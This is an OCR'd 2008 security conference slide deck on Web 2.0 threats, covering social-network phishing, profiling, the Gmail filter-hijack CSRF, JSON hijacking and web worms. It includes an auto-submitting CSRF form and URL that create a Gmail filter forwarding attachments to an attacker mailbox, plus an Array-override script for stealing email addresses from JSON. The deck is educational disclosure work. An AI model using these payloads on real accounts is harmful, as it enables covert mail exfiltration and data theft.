RISK 2008

RISK 2008

RISIKO- OG INFORMASJONSSIKKERHETSKONFERANSEN

pdp

information security researcher, hacker, founder of GNUCITIZEN

GNUCITIZEN

Cutting-edge Think Tank

ABOUT GNUCITIZEN

- Think tank
  - Research
  - Training
  - Consultancy
- Ethical Hacker Outfit
  - Responsible disclosure
  - We have nothing to hide
- Tiger Team
  - The only active Tiger Team in UK.
  - Proud to have some of the best pros in our team.

OTHERS

- Hakiri
  - Hacker Lifestyle
- Spin Hunters
  - Social Hacking Research House

WEB2.0 SECURITY

overview of various Web2.0 vulnerabilities and threats

OBJECTIVES

- I was planning to...
  - Research Design Issues.
  - Innovate.
  - Mix & Match Ideas.
- I am not a bug hunter, therefore...
  - Concentrate on the practicalities.
  - Look for things I could use in my work.
  - Have fun.

WHAT IS WEB2.0

licensed under (cc) Attribution-NonCommercial-ShareAlike 2.0 Germany | Ludwig Gatzke | http://flickr.com/photos/stabilo-boss/

WEB2.0 IS...

- Marketing buzzword
- Invented by O'Reilly Media in 2003
- Wikis, Blogs, AJAX, Social Networks, etc...
- APIs, SOA (Service Oriented Architecture)
- Data in the Cloud
- Applications on Demand

WEB2.0 SECURITY

- What is Web2.0 Security?
  - The security model of Web2.0 is represented by the grand total of every participating technology.

LET'S BEGIN

web2.0 issue run-down

EVIL TWIN ATTACKS

EVIL TWIN ATTACKS

- Social Networks connect people.
- Everybody is welcome to join.
- There are no means to verify user's identity.
  - Therefore identities are forgable.
  - LinkedIn can be abused.
  - Facebook can be abused.
  - Any other social network can be abused.

SOCIAL PHISHING

- Social Networks like user-generated content.
- Embedding images is a standard function.
- Images can point to protected URLs.
  - Basic Authentication will pop-up upon rendering.
  - Users will be tricked into entering credentials.
    - ...because it is annoying. :)
    - ...or maybe because like to comply with the system
    - ...all in all, it breaks the trust model


HACKING OPENID

- Affected by the general types of vulnerabilities.
- Raises phishing concerns.
- Better then the current identification processes.
- ...but could have a devastating effect.

LIVE PROFILING

- Snooping onto people's feeds
  - Twitter, Blogs, etc
- Snooping onto people's locations
  - Location extraction services, Yahoo Pipes
- Extracting meta data from public content
  - Pictures contains sensitive information like geo coordinates.
- Querying Social Networks
  - People give sensitive information for free.
  - Your friends give information about you.

THE GMAIL HIJACK TECHNIQUE



Google Mail - Inbox (157) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://mail.google.com/mail/?auth=DQAAAIwAAAAg_Y_qW8TH4TowS7K8PKeIpkaYCunLDjA1RYyFD0EhpdEFt0yb88aZWzXhe2zzbXvv38PoE0p

Mail Calendar Documents Photos Groups Web more ▾ Settings | Help | Sign out

Search Mail | Search the Web | Show search options | Create a filter

Compose Mail

Inbox (157)
Starred
Chats
Sent Mail
Drafts
All Mail
Spam (523)
Trash

Contacts

John Dolsan

Search, add, or invite

Labels

Invite a friend

Give Google Mail to:

Send Invite 50 left

preview invite

Archive | Report Spam | Delete | More actions... | Refresh 1 - 50 of 187 Older › Oldest »


Select: All, None, Read, Unread, Starred, Unstarred

PHP Classes	[PHP Classes] PHP Classes: Weekly newsletter of Sunday - 2007-09-23 - PHP Classes: Weekly newsletter of Sunday - 2007-09	Sep 23
Skype	Skype - download successful. What next? - See this email as a webpage: http://www.skype.com/email/download_confirmatior	Sep 20
Digg.com	New Digg Profiles and Updated Site Policies - Lots of new changes coming to Digg! We're excited to introduce you to the new	Sep 20
Jed Yazzie	Iztegli liubimite si filmi bezplatno<------------------------->diathesis stasis octahe... - Filmi: 1. Rush Hour 3 (2007) 2. Transformer	Sep 18
PHP Classes	[PHP Classes] PHP Classes: Weekly newsletter of Sunday - 2007-09-16 - PHP Classes: Weekly newsletter of Sunday - 2007-	Sep 16
Irwin Mckinnon	Ще харесате това! <------> accurate simmons alexei blinn institution muscat riffle hob ... - Екипът на BGTRACKER.NET,	Sep 11
SPI Dynamics	Reminder: Live Webcast: Combating Hackers in QA - Live Webcast: Combating Hackers in QA New Webinar: HP Customer I	Sep 10
PHP Classes	[PHP Classes] Released new book review: PHP Programming with PEAR - Released new book review: PHP Programming v	Sep 10
SPI Dynamics	Live Webcast: Combating Hackers in QA - Live Webcast: Combating Hackers in QA New Webinar: HP Customer Perspectives	Sep 5
Newsvine Administrator	Using Newsvine - Hello passfree, We've noticed that you've been adding content to your Newsvine column. We ...	Sep 5
StumbleUpon	Your StumbleUpon Password - Here is your StumbleUpon password: Userid: 3578801 Nickname: passfree Email: passfree@gma	Sep 2
PHP Classes	[PHP Classes] Innovation Award results of August of 2007 - Innovation Award results of August of 2007 PHP Abstract: The po	Sep 2
PHP Classes	[PHP Classes] 13 rules to optimize your Web site performance - 13 rules to optimize your Web site performance PHP Abstra	Aug 31
Wink Team	Edwin Seaver would like to be added as your friend - Edwin Seaver (jvyyuie) would like to be added as one of your friends or	Aug 26
PHP Classes	[PHP Classes] PHP Classes: Weekly newsletter of Sunday - 2007-08-26 - PHP Classes: Weekly newsletter of Sunday - 2007-	Aug 26
Wink Team	Password recovery complete - Hello, Pass Free! Someone from 217.44.138.91 (probably you) requested a password reset and	Aug 23
Wink Team	Wink Password Recovery - Follow this link to reset your password: http://wink.com/account/recover/?ticket=306c9fdea611d5 ...	Aug 23
blinklist-active-members	Please Help to Make BlinkList Incredible - Tip 5 - Hey passfree, Do you want to know what makes BlinkList incredible? It is a	Aug 23
StumbleUpon	Make the most out of StumbleUpon - StumbleUpon Discover new web sites Hi passfree, Want to get the most out of StumbleU	Aug 22
PHP Classes	[PHP Classes] PHP Classes: Weekly newsletter of Sunday - 2007-08-19 - PHP Classes: Weekly newsletter of Sunday - 2007-	Aug 19
blinklist-active-members	Turn BlinkList Into Your Onramp to the Net - Tip 4 - Hey passfree, Today I am going to share my absolute favorite tip on Blinkl	Aug 18
news2007-august	Altova Developer Connection Newsletter August 2007 - In this month's issue: > Case Study – Altova Authentic RSS Editing S	Aug 17
StumbleUpon	Get to know StumbleUpon! - StumbleUpon Discover new web sites Hi passfree, Now that you've tried Stumbling, the ...	Aug 15

User logs into GMail


Done | mail.google.com | Proxy: None | Open Notebook

THE GMAIL HIJACK TECHNIQUE


Mozilla Firefox
File Edit View History Bookmarks Tools Help
evil.com
Google
Google Mail - Inbox (157)
(Untitled)
Proxy: None
Open Notebook

User visits Evil Site

THE GMAIL HIJACK TECHNIQUE


Google Mail - Search results for: has:attachment - Mozilla Firefox
https://mail.google.com/mail/?auth=DQAAAIwAAAAg_Y_qW8TH4TowS7K8PKeIpkaYCunLDjA1RYyFD0EhpdEFt0yb88aZWzXhe2zzbXvv38PoE0p
Mail Calendar Documents Photos Groups Web more
Settings | Help | Sign out
Search Mail
Search the Web
Compose Mail
Inbox (157)
Starred
Chats
Sent Mail
Drafts
All Mail
Spam (523)
Trash
Contacts
John Dolsan
Labels
Invite a friend

Your filter was created. Learn more

Settings

General | Accounts | Labels | Filters | Forwarding and POP | Chat | Web Clips

The following filters are applied to all incoming mail:

Matches: **has:attachment**
Do this: Forward to collect@evil.com

edit delete

Create a new filter

Evil Site adds a Backdoor

You are currently using 3 MB (0%) of your 2904 MB.

Google Mail view: **standard with chat** | standard without chat | basic HTML Learn more

©2007 Google - Terms of Use - Privacy Policy - Program Policies - Google Home

THE GMAIL HIJACK TECHNIQUE

- Via a CSRF Redirection Utility

  -
    ```
    http://www.gnucitizen.org/util/csrf
    ?_method=POST&_enctype=multipart/form-data
    &_action=https%3A//mail.google.com/mail/h/ewt1jmuj4ddv/%3Fv%3Dprf
    &cf2_emc=true
    &cf2_email=evilinbox@mailinator.com
    &cf1_from
    &cf1_to
    &cf1_subj
    &cf1_has
    &cf1_hasnot
    &cf1_attach=true
    &tfi&s=z
    &irf=on&nvp_bu_cftb=Create%20Filter
    ```

THE GMAIL HIJACK TECHNIQUE

- HTML Code

```
<html>
<body>
<form name="form" method="POST" enctype="multipart/form-data"
action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf">
<input type="hidden" name="cf2_emc" value="true"/>
<input type="hidden" name="cf2_email"
value="evilinbox@mailinator.com"/>
<input type="hidden" name="cf1_from" value=""/>
<input type="hidden" name="cf1_to" value=""/>
<input type="hidden" name="cf1_subj" value=""/>
<input type="hidden" name="cf1_has" value=""/><input type="hidden"
name="cf1_hasnot" value=""/>
<input type="hidden" name="cf1_attach" value="true"/>
<input type="hidden" name="tfi" value=""/>
<input type="hidden" name="s" value="z"/>
<input type="hidden" name="irf" value="on"/>
<input type="hidden" name="nvp_bu_cftb" value="Create Filter"/>
</form>
<script>form.submit()</script>
</body>
</html>
```

SOMEONE GOT HACKED


It is unfortunate, but it gives us a good case study!

HIJACKING JSON


- Affects most AJAX applications
- It has been used to hack Google accounts
- Simple array overwrite technique

  -
    ```
    function Array() {
    var obj = this;
    var ind = 0;
    var getNext;
    getNext = function(x) {
    obj[ind++] setter = getNext;
    if(x) {
    var str = x.toString();
    if ((str != 'ct') && (typeof x != 'object') &&
    (str.match(/@/))) {
    // alert email
    alert(str);
    }
    }
    };
    this[ind++] setter = getNext;
    }
    ```

THE SAMY WORM



THE POWNCE WORM



Ack! There's a bug in our codes.

Be nice and email us about it?

(go home)

THE POWNCE WORM

- Hypothetical Worm based on a real bug.
- Point of injection:

  -
    ```
    [html junk]

      [point of injection; 16 chars max]

    [html junk]

      [correctly sanitized, safely rendered user-supplied
    data]

    [html junk]
    ```

THE POWNCE WORM

- Pseudo exploit:

